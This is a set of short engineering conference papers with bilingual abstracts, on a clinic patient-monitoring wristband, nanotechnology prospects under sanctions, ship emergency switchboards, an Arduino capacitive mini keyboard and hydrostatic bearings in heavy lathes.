So, on the second part of work the design of the health monitoring system was created, based on the selected prototype [2]. When working with a patient using a remote monitoring system, remote monitoring of the patient's health is prescribed by the attending physician of the medical organization, including the program and procedure for remote monitoring, based on the results of an in-person appointment (examination, consultation) and diagnosis of the disease. The patient's attending physician makes contact with him in case of clinical necessity, including remotely, in order correcting the treatment plan.

The patient of the polyclinic is provided with a telemedicine device for personal use — this is a registered MU consisting of the following set of sensors:

- tonometer;
- thermometer;
- pulse and saturation sensor;
- possible additional modules for measuring the patient's health parameters;
- GSM/GLONASS module for precise positioning of the patient (for emergency situations);
- GSM/3G module for data transmission via the mobile Internet to the system server.

The use of this device by the patient does not require special training, the patient does not see the indications, a number of warning functions are possible for the patient in special situations, which will be described below. A set of instruments is developed and provided together with the data server.

The source [2] assumes that there is a special provider of remote monitoring medical services (including the so-called Remote Monitoring Center), which provides data collection and processing, transmission and storage. This center turns out to be quite independent, since it carries out: automated collection and documentation of the facts of transmitting and receiving data on the patient's health status from personal devices, results of remote diagnostics (storage, processing in real time 24/7), formation and provision to the attending physician of the doctor's conclusions of functional

diagnostics in situations requiring patients to contact medical professionals (including ch. in emergency cases), emergency response (contacting the patient 24/7) in case of a critical deviation of the patient's health indicators from the limit values, monitoring the patient's implementation of the monitoring program prescribed by the attending physician, medical and technical support 24/7 for doctors and patients, providing round-the-clock access for doctors and patients to the medical information system via the Web interface.

With this approach, all customer information will be located on remote servers of a separate company and in the absence of an Internet network (in critical situations), the database of health parameters, as well as all the functionality of the system, will not be available. Also, with this approach to the implementation of the system structure, it will be necessary to process requests for patient data coming from the Internet (requests initialized from the outside of the network). In the event of a cyber-attack, customer data may be stolen.

Thus, to ensure maximum security of the clinic's client data, it is necessary to store this data in a database on a server inside the clinic's local network, and to ensure interaction and removal of "raw" data from client devices by the front End part of the server system. The functional diagram of the system being developed is shown in the figure 1.

The device itself (hereinafter referred to as the system), which the patient will use, consists of two blocks: a basic module in the form of a bracelet on the wrist and a "ring" on the finger.

The basic module includes the following blocks:

- buttons;
- sensors;
- receiving, processing and sending data.

The "buttons" block consists of three buttons: "Help", "Procedures" and "Measure".




Figure 1 – The functional diagram of the system

When you click on the "Help" button, a notification is sent to the medical staff that the patient needs help, not necessarily related to health, and at the same time, all indicators are measured in order to prevent the development of a critical condition of the patient.

When you click on the "Treatment" button, the "Treatment" mode is activated, the principle of operation of which will be described below.

When you click on the "Measure" button, unplanned measurements of all patient indicators are performed by the system at a given time.

The sensors unit consists of sensors for measuring blood pressure (sphygmomanometer) and the patient's body temperature (temperature sensor).

The block "receiving, processing and sending data" includes a microcontroller (MC) that receives and processes data received from sensors, and also sends requests and notifications to the GPS module, a GPS module that determines the location of the patient at a given time and includes a GSM module that performs the function sending data to the server. This data is sent to the GSM antenna, with which the data is sent to the server.

This module also includes a charging and power supply circuit for the module, a battery, thanks to which the module works and feeds the ring module, and voltage stabilizers for 3.3 V.

The base module and the ring module are connected by a wire through which the ring transmits data from a microcontroller located on it, receiving data from a pulse and oxygenation sensor (pulse oximeter), as well as for powering this module. As in the base module, the ring module has a voltage stabilizer of 3.3 V.

Thus, the block diagram of the system is shown in the figure 2.




Figure 2 – The block diagram of the system

3. Requirements for functionality and operating conditions

For the correct operation of this system, the following elements are necessary:

- the presence of a clinic server on which measurement results (Database) obtained from sensors installed on patients will be stored, as well as software for receiving data from devices (FrontEnd);

- availability of a server communication device/program with doctors in order to promptly receive notifications about the critical condition of patients (Back End);

- the presence of a good secure wireless connection between the modules that are installed on the patients and the server (GSM/3G with a special communication protocol, for example, IoT protocol interaction with the MQTT server).

One should consider in more detail the work algorithm of the system.

Sensors installed on the patient make measurements depending on the indicators. Then the obtained results are sent to the microcontroller of the base module, where they are compared with the previously obtained values. In case of detection of critical deviations of indicators from the norm, a notification is sent to the doctor on duty via the GSM/3G module about the location of the patient and his critical condition requiring urgent medical care. If the deviations are far from critical, but at the same time significant, then the measurement period is reduced in order to identify the constancy of changes in one or more indicators over a certain period of time. If the indicators have returned to normal, the sensors continue to take measurements in normal mode. If these deviations occur with a certain frequency during a large number of measurements, then a notification is sent to the doctor's communication device that a periodic significant change in such and such indicators has been detected in such and such a patient. All

measurement results for a specific period of time (for example, for a day) are stored in the Flash memory of the module in order to detect critical and significant changes in the readings received from the sensors. Some time before sending the received data to the clinic server, the microcontroller makes a request to the server via the GSM module in order to find out the status of the server, as well as notify it of its working status. If the response was not received within a certain time (for example, 30 seconds), the module stores the data in its memory until it receives a positive response from the server. If the response was received, the data is sent to the clinic's server, where they are recorded in the patient's "card" indicating the maximum recorded values of measurement results for each of the indicators for the day, as well as the number of critical and significant changes recorded.

After the patient is discharged from the clinic, the measurement results for the period of his stay in the clinic are deleted from the patient's "card", but the values of the largest critical deviations from the patient's norm of indicators are preserved in order to compare them with the values obtained in case of repeated treatment at the clinic.

This system provides, in addition to the main one, the "Sleep" and "Procedures" modes.

The "Sleep" mode is activated programmatically based on the readings of pulse, temperature and respiratory rate, provided that they have changed slightly. Before starting this mode, all indicators are measured and if they are within the normal range, a notification is sent to the server that this patient is sleeping now, otherwise the mode is not activated. In this mode, the measurement of blood pressure stops, but all other measurements continue to be carried out. If a significant change is detected during the measurement of indicators, then the mode is switched off and blood pressure is measured in order to determine the condition of a person.

The "Treatment" mode is activated by pressing a special button. Before its activation, the same manipulations are performed as in the "Sleep" mode. Then a notification is sent to the server that this patient is currently undergoing procedures and the system itself switches to power saving mode.

If the system has been removed from the patient, a notification is sent to the doctor that at the moment such and such a patient has removed the device, and also, just in case, the coordinates of the patient's location are sent for the last time.

4. How are the indicators measured?

A. Temperature [3]:

it is necessary to measure the temperature with the patient's normal state of health and the absence of a doctor's testimony twice a day.

Otherwise, measurements are made every half hour. A significant deviation from the norm will be considered 1-2 degrees, and critical - 3 or more;

B. Pressure [4]:

The measurement should be performed once an hour, in case of a significant deviation from the norm - once every 30 minutes. A significant deviation from the norm will be considered if the pressure is at the level of 160-170 /100-109, and critical - 180/110 and higher.

C. Pulse oximetry [5]:

In normal condition, 2 times a day, in case of a significant deviation - every second. A significant deviation from the norm will be considered below 95% and above 90%, and critical - 90% and below.

Thus, based on the work of this system, we propose to expand the group of verifiable health indicators, and hence the group of diseases whose exacerbation can be controlled or new diseases can be detected using our system, namely, to add a module for measuring venous pressure. It is assumed that the module being added can be integrated with meters already developed by the existing Russian system, including a protocol for interaction between meters and the server.

As additional parameters, a change in venous pressure will be added to the system. To do this, according to the principles of operation of such meters, sensors and auxiliary element base will be purchased.

Conclusion.

The design of the health monitoring system is described. The algorithm of work of patient device and meters and discussed. On the next part of work the algorithm of calibration and calculation will be considered.

Special thanks for advises to Petrushina Oxana Viktorovna, the infectious disease doctor of the highest category.

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Аннотация. Обсуждаются вопросы проектирования автоматизированной системы контроля различных показателей

состояния здоровья пациентов в клинике, которая может быть реализована в специальной малогабаритной системе.

Ключевые слова: система мониторинга показателей, пульсоксиметрия, артериальное давление, сатурация, здоровье.

Annotation. The problems of design of the automated system to control the different indicators for patient's health in the clinic, which can be implemented in a special compact system, are discussed.

Keywords: indicator monitoring system, pulse oximetry, blood pressure, saturation, health.

UDC 620.3

FUTURE OF NANOTECHNOLOGY: PROBLEMS AND PROSPECTS IN THE CONDITION OF SANCTIONS

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Introduction. Currently, nanotechnology hasn't hit the mainstream but it's definitely a future industry. "It's around this time that we'll start seeing nanomachines used in medicine, and nano-based products becoming more widespread" [10, www]. "Nanotech is the branch of technology that involves the manipulation of individual atoms and molecules of a material/object at the nanoscale, 1–100 nanometers" [8, www]. This science that includes the latest achievements in the field of studying the nanoworld comprises a wide variety of disciplines, such as biology, physics, chemistry [8]. Translated from Greek "Nanos" means the word "dwarf". A nanometer (nm) is a tiny amount, one billionth of a meter. Nanotechnology is defined as the precise manipulation of matter under 1 micrometer. T. Rahman, A. Thorsen and others studied the Future of Nanotechnology. Nanotechnology is stated by scientists to be an emerging science which has rapid future developments. **The subjective** of our article is to describe problems and prospects of Nanotechnology in the condition of sanctions.

Today there is a prohibition of advanced technologies import and one that have a dual purpose. The European Union also intends to limit Russia's access to technologies, including those related to semiconductors and chips [1]. That is why new scientific research as well as nanotechnology is needed in our country.

Main part. Having analyzed the history of nanotechnology we could determine some stages of its coming:

1. The first steps of nanoindustry development were taken by the Greek philosopher Democritus. Back in 400 BC, he thought about the smallest particles that made up matter. It was Democritus who introduced the concept of atom, which means unbreakable.


2. In 1905, the great Einstein suggested that the size of a sugar molecule is 1 nanometer. In 1931, German physicists created an electron microscope, which finally allowed a person to see nano-objects.

3. In 1974, the Japanese physicist Norio Taniguchi proposed to call mechanisms smaller than one micron in size nanotechnology.

4. In 1986, futurist Erck Drexler published a book predicting a huge future for nanotechnology. Since then, nanotechnology has received wide publicity.

5. In 1998, the Dutch physicist Seez Dekker found practical applications for nano-objects. He creates a transistor based on nanotechnology [4].

6. Currently, only modest advances in nanotechnology are sold on the market, such as self-cleaning coatings and packaging that keep food fresh longer. Carbon nanotube production exceeded thousand tons per year, used for applications in device modelling, automotive parts, boat hulls, thin-film electronics, water filters, actuators, coatings and electromagnetic shields [7]. “Scientists predict the triumphant march of nanotechnology in the near future, based on the fact of its gradual penetration into all industries” [2, www]. Stages of nanotechnology development are shown in the pict. 1.



Picture 1 – Stages of nanotechnology development

Source: [8].

The volume of the market for goods and services in the world with the use of nanotechnology in the next 10-15 years may grow to \$1 trillion.


What are the prospects and scope of these technologies? In the health sector, the use of nanotechnology can increase life expectancy, improve its quality and expand the physical capabilities of a person. In the chemical industry, nanostructured catalysts are already being used in the production of gasoline and other chemical processes [5]. The use of nanotechnologies and nanomaterials makes it possible to create lighter, faster, more reliable and safer vehicles in the transport industry [11]. In agriculture and the environment, nanotechnology applications can increase crop yields, provide

more economical ways to filter water, and accelerate the development of renewable energy sources such as solar energy conversion, which lead to solving one of humanity's main problems - environmental disaster.

Such a branch of science as nanotechnology is very expensive and problematic to develop. This leads to a number of difficulties that one has to face in the process of studying nanotechnologies. The main problem in the nanoindustry today is considered to be controlled mechanosynthesis. That is a composition of molecules from atoms using mechanical approximation until the corresponding chemical bonds operate. Mechanosynthesis requires a nanomanipulator capable of capturing individual atoms and molecules and manipulating them within a radius of up to 100 nm [3].


Currently, such manipulators do not exist. Probe microscopy, which is currently used to move individual molecules and atoms, is limited in its range of action, and the very procedure for assembling objects from molecules due to the presence of the “human-computer-manipulator” interface cannot be automated at the nanolevel.

On the basis of the “nanocomputer – nanomanipulator” system, it will be possible to organize automated complexes capable of assembling any macroscopic objects according to a previously removed or developed three-dimensional grid of atoms. Xerox is currently conducting intensive research in the field of nanotechnology, which suggests its desire to create matter duplicators in the future. A complex of robots can disassemble the original object into atoms, and another assemblers create a copy that is identical to individual atoms (pict. 2).



Picture 2 – Controlled nanomanipulator

This will make it possible to reduce the currently existing complex of factories that produce products using “volumetric” technology. One should design any product in a computerized system - and it will be assembled and multiplied by the assembly complex (pict. 3). It will be possible to vest individual products with this property due to replication, for example, nanorobots [2].



Picture 3 – Amoeba robot for planetary exploration

Despite all the advantages and benefits, there are also problems and troubles that can cause a lot of trouble. Today, the following questions are acute: is the educational system able to train sufficiently qualified specialists in the field of nanotechnology? Could the cost reduction of products due to nanotechnology make them easily available for terrorists to develop dangerous micro-organisms [2, www]?

Currently the development of different concepts for nanomaterials is under investigation by our scientists. The key premise is: the safety assessment should be incorporated into the innovation stage of a nanomaterial's progress.

Conclusion. Nevertheless, nanotechnology is already present. One can hope that people will wisely manage its potential and direct its energy for the benefit of mankind [3]. But it can be suggested that some nanomaterials will present unusual risks and there is little information on how these ones can be identified and controlled.

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Аннотация. Нанотехнология является очень прогрессивной отраслью науки, за которой скрывается огромный потенциал и наше будущее. Изучается возможность внедрения продуктов наноиндустрии в транспортную промышленность, хозяйство, медицину, химическую промышленность и другие сферы. Также рассматриваются недостатки и проблемы нанотехнологий, с которыми мы можем столкнуться по мере развития данной индустрии.

Ключевые слова: нанотехнологии, наноиндустрия, наука, промышленность, манипулятор, молекулы.

Annotation. Nanotechnology is a very progressive branch of science, behind which is a huge potential and our future. The possibility of introducing nanoindustry products into the transport industry, economy, medicine, the chemical industry and other areas of science is being studied. It also discusses the shortcomings and problems of nanotechnology that we may encounter as the industry develops.

Keywords: nanotechnology, nanoindustry, science, industry, manipulator, molecules.

UDC 338.001.36

EMERGENCY SWITCHBOARD A DESIGN FEATURES, PURPOSE, REPAIR

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Emergency switchboard. The emergency switchboard is part of the ship's emergency power plant. It is launched when the ship's power plant fails. Its task is to ensure the power supply of the ship's systems, the failure of which threatens its safety. The emergency switchboard is responsible for the timely switching on and uninterrupted operation of this general ship power plant.

Outwardly, it resembles a modular metal cabinet, the number of sections of which depends on the type and capacity of the emergency power plant. Outside the case, on the door-panels, there is a voltmeter, ammeter, frequency meter, wattmeter, switches, signal lamps and other devices for controlling the shield. Inside the case there is a moisture-insulated switching and instrumentation equipment (Fig.1).

The purpose of the emergency switchboard. Under normal conditions, the link between the devices that generate electricity and the ship's network that consumes it is the main switchboard. If it breaks down or is switched off for some reason, its “understudy” comes into action

Its task is to power the equipment responsible for the ship's emergency lighting, actuation of electric drives and signaling systems, navigational instruments, communications equipment, devices used in extinguishing fires, and other devices that allow the ship, while remaining afloat, to keep in touch with the shore and other ships.



Figure 1 – The emergency switchboard

In order to complete this task, the main switchboards have to:

- to accept the electric power coming from the reserve power source;
- distribute it among consumers - devices that, in case of an emergency, help the crew maintain control of the vessel.

Emergency switchboard equipment, receiving electricity from backup sources, simultaneously controls them, namely:

- performs their launch after receiving a signal about the de-energization of the main switchboard;
- controls their power, resistance, current frequency and other indicators.

In addition, another function is assigned to the automatic switchboard - monitoring the state of the ship's network (type of current, voltage and frequency) and protecting it from overloads and sudden voltage surges.

The time from the start of automatic start to the supply of power to consumers should not exceed 10 s.

Where is the emergency switchboard installed? Emergency switchboards are actively used in maritime transport - ships of the navy, cargo and passenger ships. However, their scope is not limited to this. Emergency switchgears are simply indispensable when it is necessary to provide backup power to offshore drilling platforms located at a considerable distance from the coast and requiring autonomous power supply.

In order to reduce the risk of breakage of the emergency switchboard and to maximize its service life, the installation of the equipment must be carried out by qualified specialists in compliance with certain standards. Let's list some of them.

First, the emergency and main shields should be in different places. Then, in the event of a fire or a severe storm, at least one of them will remain serviceable. This will greatly increase the team's chances of survival.

Secondly, the emergency shield and its power source must be placed on the ship in the same room. It must also meet certain requirements. The first of these is open access to the deck. The second is the location above the deck bulkheads. When selecting locations for the emergency switchboard, engine room shafts should be avoided.

But with batteries that feed the small emergency lighting system, the automatic switchboard should be located in the same room.

Installation of emergency switchboard. The connection of the input power cable to the switchboard is carried out after the object is supplied with electricity at a certain stage of construction. The shield itself can be metal or made of non-combustible plastic materials. Some models can be equipped with lightning rods.

Installation of shields is carried out depending on the design features of a particular device. All main switchboards are manufactured in two main versions:

Built-in main switchboards almost do not protrude from the wall. However, their installation is more laborious due to the preparation of a niche of the required size. Most outer frames are made of electrically insulating plastic. Modern technologies allow you to create models of a variety of designs.

Hinged switchboards are made in the form of metal or plastic cabinets. They are used primarily for the distribution of open wiring.

Structurally, the installation of a hinged type main switchboard is quite easy and does not require additional efforts. To install equipment inside the shield, convenient rails, tires, connectors and other devices are used.



Figure 2 – The switchboard is divided into several sections: section 1 - diesel generator 1; section 2 - synchronization and power from the shore; section 3 – diesel generator 2; section 4 - load bus 3F, 230V, 50 Hz.

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Аннотация. Описаны основные функции аварийного распределительного щита (АРИЩ), его конструктивные особенности и ремонт. Рассмотрены вопросы установки АРИЩ и условия эксплуатации.

Ключевые слова: аварийный распределительный щит, главные распределительные щиты, аварийное освещение корабля

Annotation. The main functions of the emergency switchboard (ESS), its design features and repair are described. The issues of installation of ASB and operating conditions are considered.

Keywords: emergency switchboard, main switchboards, ship's emergency lighting

UDC 656.611

PROGRAMMABLE MINI KEYBOARD ON THE ARDUINO PLATFORM

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1. Introduction

There are many computer keyboards with different kinds of buttons, but capacitive keys are not common in this area. This device is created as a separate controller for the computer. 3 self-made capacitive keys are used, but the number of keys can be increased to 7.

2. Main Part

As the main part of the device will be a microcontroller (MC). For this device, we can use any microcontroller that has the ability to send data to the serial port. Also we can use ATmega 32u4, ATtiny85, STM32 microcontrollers, but then there is no need for a driver, because they can work as HID-devices.

For implementation will be used the Arduino Pro Micro [1] board with ATmega 32u4 [2] microcontroller. As the development environment will be used the Arduino IDE (Figure 1).



Figure 1 – Arduino IDE

The Arduino Micro is a microcontroller board based on the ATmega32u4, with 20 digital I/Os (7 of which can be used as PWM outputs and 12 as analog inputs), a 16 MHz crystal oscillator, a micro-USB socket, an ICSP connector and a reset button. It has everything you need to operate the microcontroller. To start the Arduino Micro, simply connect it to your computer with a micro-USB cable. The form factor makes it easy to place on a breadboard. The Micro is similar to the Arduino Leonardo in that the ATmega32u4 has built-in support for USB connection, so no auxiliary processor is needed. This allows the Micro to appear on a connected computer as a mouse or keyboard in addition to a virtual (CDC) serial port (COM).

Key features:

- microcontroller: ATmega32u4;
- operating voltage: 5 V;
- input voltage (recommended): 7-12 V
- input voltage (limiting): 6-20 V
- digital inputs/outputs: 20;
- PWM channels: 7;
- analog input channels: 12;
- DC current through I/O: 40 mA;
- DC current to 3.3V output: 50mA
- Flash memory: 32Kb (ATmega32u4), of which 4Kb are used for the loader
- RAM: 2.5Kb (ATmega32u4)
- EEPROM: 1 Kb (ATmega32u4);
- Clock frequency: 16 MHz.

The Arduino Micro can be powered via the USB connection or by an external power supply. The power source is selected automatically. The external power supply (not USB) can either come from a DC power supply or from a battery. The outputs of the battery or power supply must be connected to the Gnd and Vin pins. The Arduino Micro board can operate with an external power supply of 6 to 20 V. However, if a voltage lower than 7V is applied, the 5V pin may receive less than five volts, which will result in unstable operation of the board. If more than 12V is used, the voltage regulator can overheat and cause damage to the board.

Power pins: - VIN. The input voltage of the Arduino when using an external power supply (as opposed to 5V from a USB connection or other regulated power source). You can supply voltage to this pin. - 5V. Adjustable supply voltage to power the microcontroller and other components on the board. It can either come from the VIN via the built-in stabilizer, or from USB or another 5V regulated power source. - 3V. A 3.3V supply is generated by the built-in stabilizer. The maximum current of 50 mA. - GND. Ground outputs.

The ATmega32u4 has 32 KB of flash memory (together with 4 KB used by the bootloader). Also the controller has 2.5 KB RAM and 1 KB EEPROM (which is read and written with the EEPROM library).

Each of the 20 Micro digital pins can be used as input or output using `pinMode()`, `digital Write()` and `digital Read()` functions. They operate at 5V. The maximum input or output current of each pin is 40 mA. Each pin has an internal load resistor of 20-50 kOhm (disabled by default).

Additionally, some pins have special functions:

- serial bus: 0 (RX) and 1 (TX). They are used to receive (RX) and transmit (TX) serial data of TTL levels using the serial bus hardware of the ATmega32U4. Note that on Micro the Serial class refers to the (CDC) connection; use the Serial1 class for the serial TTL connection on pins 0 and 1;

- TWI: 2 (SDA) and 3 (SCL). Supports TWI connection using the Wire library;

- external interrupts: 0(RX), 1(TX), 2 and 3. These pins can be configured to trigger an interrupt on a lower boundary, on an edge or slope, or on a value change. The details are described in the `attachInterrupt` function;

- PWM: 3, 5, 6, 9, 10, 11, and 13. The analog Write function provides 8-bit PWM;

- SPI: on the ICSP connector. These pins support SPI communication using the SPI library. Note that the SPI pins are not connected to any digital I/O like on the Arduino Uno, they are only available on the ICSP connector and the nearest pins labeled MISO, MOSI and SCK;

- RX_LED/SS. This is an additional pin compared to the Leonardo. It is connected to RX_LED, which indicates USB bus transmission activity, but can also be used as a slave device selection (SS) pin for SPI communication;

- LED: 13. Built-in LED connected to digital pin 13. When the level on this pin is high, the LED is on, when the level is low, it is off;

- Analog inputs: A0 - A5, A6 - A11 (on digital conclusions 4, 6, 8, 9, 10, and 12). Total Micro has 12 analog inputs, and the inputs with A0 via A5 are marked directly on the outputs, while others, to which you can also access the program using a constant with A6 to A11, are distributed

accordingly on digital outputs 4, 6, 8, 9, 10 and 12. All of them can also be used as digital input / outputs. Each analog input provides the resolution of 10 bits (i.e., 1024 different values). By default, measurements on all analog inputs are made from the potential of the Earth to 5 V, but the upper limit of this range can be changed using the AREF output and the Analog Reference function.

Micro has several means to communicate with a computer, other ARDUINO, or other microcontrollers. The ATMEGA32U4 controller provides UART TTL (5V) for a serial connection available on digital outputs 0 (Rx) and 1 (Tx). Also, 32U4 allows serial exchange (CDC) via USB and appears for computer software as a virtual COM port. In addition, the crystal works like "Full Speed" USB device when using standard USB COM drivers. For Windows requires .inf file (see paragraph 4 for Arduino Uno). ARDUINO software includes a serial monitor monitor that allows you to receive simple text data from Arduino fees. The RX and TX LEDs on the board will flash during data transmission via USB connection to the computer (but not when the consequence of the conclusions 0 and 1). The Software Serial library provides a sequential connection through any of the MICRO digital conclusions [2].

The ATmega32U4 also supports I2C (TWI) and SPI interfaces. The Arduino software includes the Wire library to simplify the use of the I2C bus; more details in the documentation. For the SPI interface, use the SPI library.

The Micro can appear as a regular keyboard or mouse, and can be programmed to control these input devices using the Keyboard and Mouse classes. Programming The Micro is programmed using the Arduino software. From the Tools > Boardmenu, select the "Arduino Micro" board. The ATmega32U4 Arduino Micro controller comes with a pre-written bootloader (bootloader) that allows you to upload new code without using an external hardware programmer. Communication is carried out according to the AVR109 protocol. You can also bypass the bootloader and program the microcontroller through the ICSP connector (In-Circuit Serial Programming, serial in-circuit programming);

Rather than requiring a physical reset button to be pressed before booting, the Micro is designed to be reset programmatically using code running on a connected computer. A reset is triggered when the Micro's virtual (CDC) serial/COM port is opened at 1200 baud and then closed. This will reset the processor, breaking the USB connection to the computer (which means that the virtual serial COM port) will disappear. After resetting the processor, the bootloader starts, which remains active for about 8 seconds. The bootloader can also be started by pressing the Reset button on the Micro. Note that when the board is powered up for the first time, it will jump straight to executing user code, if any, rather than launching the

bootloader. Because of this way of resetting the Micro board, it is best to initiate a reset with the Arduino before booting, especially if you normally press the Reset button on other boards before booting. If the program cannot reset the board, you can always start the bootloader by pressing the reset button on the board.

The Micro has a resettable fuse that protects computer USB ports from short circuits and current overloads. Although most computers have their own built-in protection, a fuse provides an additional layer of protection. If more than 500 mA flows through the USB port, the fuse will automatically disconnect the connection until the short circuit or overload is eliminated.

The maximum length and width of the Arduino Micro printed circuit board are 4.8 and 1.77 cm, respectively, excluding the USB connector protruding beyond the specified dimensions. The layout makes it easy to place the board in a solderless breadboard.

The work of capacitive keys realized using the CapacitiveSensor library [3]. Each key uses two digital pins of the MC: pin-transmitter and pin-receiver. These pins are connected to each other through resistor R , also a metal plate is connected to the receiver pin, as shown in Figure 2. As a plate can be used cooper or aluminum plate with dimensions more than 5 by 5 mm, also a metal foil textolite can be used.

The transmitter pin generates rectangular pulses with a constant duty cycle of 50%, a change in voltage at this pin leads to a change in the voltage at the receiver pin. The delay between the change in voltage at the transmitter pin and the change in voltage at the receiver pin is given by the time constant RC , which is given by $R * C$, where R is the value of the resistor and C is the capacitance at the receiver pin plus any other capacitance (e.g., interaction with the human body).




Figure 2 – Digital pins of the MC

The Capacitive Sensor library has capacitiveSensor method. The capacitiveSensor method requires one parameter, samples, and returns a long containing the added (sensed) capacitance, in arbitrary units. capacitiveSensor keeps track of the lowest baseline (unsensed) capacitance, and subtracts that from the sensed capacitance, so it should report a low

value in the unsensed condition. The data output by the method is shown at Figure 3 [3, 4].




Figure 3 – The data output

At the beginning was written the test program for capacitive keys without using special drivers. Program uses integrated in ArduinoIDE “Keyboard” library. After the testing was turned out that the delay in the processing of touches to the sensors is not perceptible.

After that was decided to make driver program, which will allow to use microcontrollers that do not work as HID-devices, but can send information to the serial port.

The driver is written in the Processing programming language using the Java language. The program uses the “Serial” library of the Processing language, as well as the Java’s “Abstract Window Toolkit” package.

Driver works very simple. For example, let’s take one capacitive key, touching which should, for example, programmatically press the “x” key on the keyboard. When someone presses the capacitive sensor, the Arduino sends "xp" to the serial port, which decrypts as the combination "x press", the driver reads these symbols from the serial port, and programmatically presses the “x” key. Also, if the touch to the sensor is not fixed, the microcontroller sends the “xr” symbols to the serial port, which can be decoded as “x release”, respectively, the driver releases this key programmatically. In this way, you can implement multiple keystrokes using the serial port of the microcontroller.

3. Conclusion

A mini-keyboard device capacitive keys was developed, also was written the driver program, which allows using microcontrollers that do not work as HID-devices. The input delay using device with driver and without it is not perceptible and it is about 100 ms.

By changing the resistor R value and settings in the program code, you can achieve the sensor response at a distance, which means that the sensor can be hidden under any object. Also using capacitive keys is not so loud like using mechanical or membrane keyboard switches.

For now, we are developing a software that will allow reassigning keys.

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Аннотация. Микроконтроллер сочетает на одном кристалле функции процессора и периферийных устройств, содержит оперативное запоминающее устройство (ОЗУ) и (или) постоянное запоминающее устройство. Микроконтроллер — однокристалльный компьютер, который выполняет относительно простые задачи. Представлена мини-клавиатура для компьютера, имеющая 3 ёмкостные клавиши. Также написано приложение-драйвер, которое позволяет работать устройству на микроконтроллерах, не имеющих возможность использоваться как HID – устройство.

Ключевые слова: микроконтроллер, процессор, ёмкость, сенсор, датчик, касание.

Annotation. The microcontroller combines the functions of the processor and peripheral devices on a single chip, contains a random access memory (RAM) and (or) a permanent storage device. A microcontroller is a single-chip computer that performs relatively simple tasks. A mini-keyboard for a computer with 3 capacitive keys was introduced. Also has written a driver application, which allows the device to work on microcontrollers, which cannot work as a HID-device.

Keywords: microcontroller, processor, capacitance, sensor, touch.

THE APPLICATION OF ADAPTIVE HYDROSTATIC BEARINGS IN HEAVY LATHES

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Currently it is extremely important to improve the accuracy of work pieces on heavy machines. Thus, the components of such machines have large dimensions, and the larger the size of the node, the greater the error of its assembly, its elastic and thermal deformations, that is, the more difficult it is to achieve a certain accuracy in processing.

The decisive contribution to the quality of work of heavy machine tools is made by the static and dynamic characteristics of the spindle units. It is from the spindle assembly that the resulting machining accuracy largely depends. In fact, the spindle assembly is the most critical assembly of any machine, so high demands are placed on it in terms of position accuracy and smooth rotation, rigidity and vibration resistance.

Accuracy has a decisive influence not only on all performance indicators of nodes, but also their output parameters: productivity, economic efficiency [3].

Accuracy depends on many components of errors of various types, causing deviations of the end links of the machine tool that carry the cutting tool and the work piece. At the early stages of machine design, it is relevant to model the process of forming the accuracy of a machine tool, which depends on its design and layout parameters. The task of assessing accuracy in design is to provide the designer with information for making a decision, to show the “weak” links that presents the greatest error into the balance of accuracy along each coordinate axis. As a criterion for the accuracy of the machine, the error in the relative position of the tool and the work piece can be taken, due only to the angular displacements of the machine units under the action of the cutting force and the weight of the moving units.

The most effective way to improve the accuracy of processing is the modernization of machine tool units using the latest achievements of science and technology in the field of repair, restoration, hardening of parts,

replacing drives with more modern ones, using progressive friction units [3]. It is from the support components that the accuracy of shaping movements, and hence the accuracy of processing, depend to the greatest extent. A large amount of research is currently being carried out in the field of improving support components.

Support components determine the conditions for mating the parts of the forming system to ensure relative displacements of their mating surfaces and mutual transfer of loads. Therefore, the accuracy of shaping movements, and hence the accuracy of processing, depends on the support components to the greatest extent, since, in the end, the supports either compensate for the remaining ones of the errors, or introduce additional ones. On this basis, the reference nodes of different types have cardinal differences.

Rolling bearings have additional structural elements between the mating parts of the machine (rolling bodies, outer and inner rings, etc.), which determines an additional Δ_{on} error due to deviations of these additional elements. Mixed friction bearings copy the shape of the base surfaces and have an initial $\Delta_{on} \approx 0$ error, which increases during the operation of the machine. In fluid friction bearings, there is a layer of liquid between the mating surfaces of the parts of the working bodies, within which other elements of errors are reduced.

For the above reasons, and due to the high cost of precision rolling bearings and the accuracy of the surfaces faired with the bearings requirements, rolling guides are not widely used in heavy numerical control machines [1].

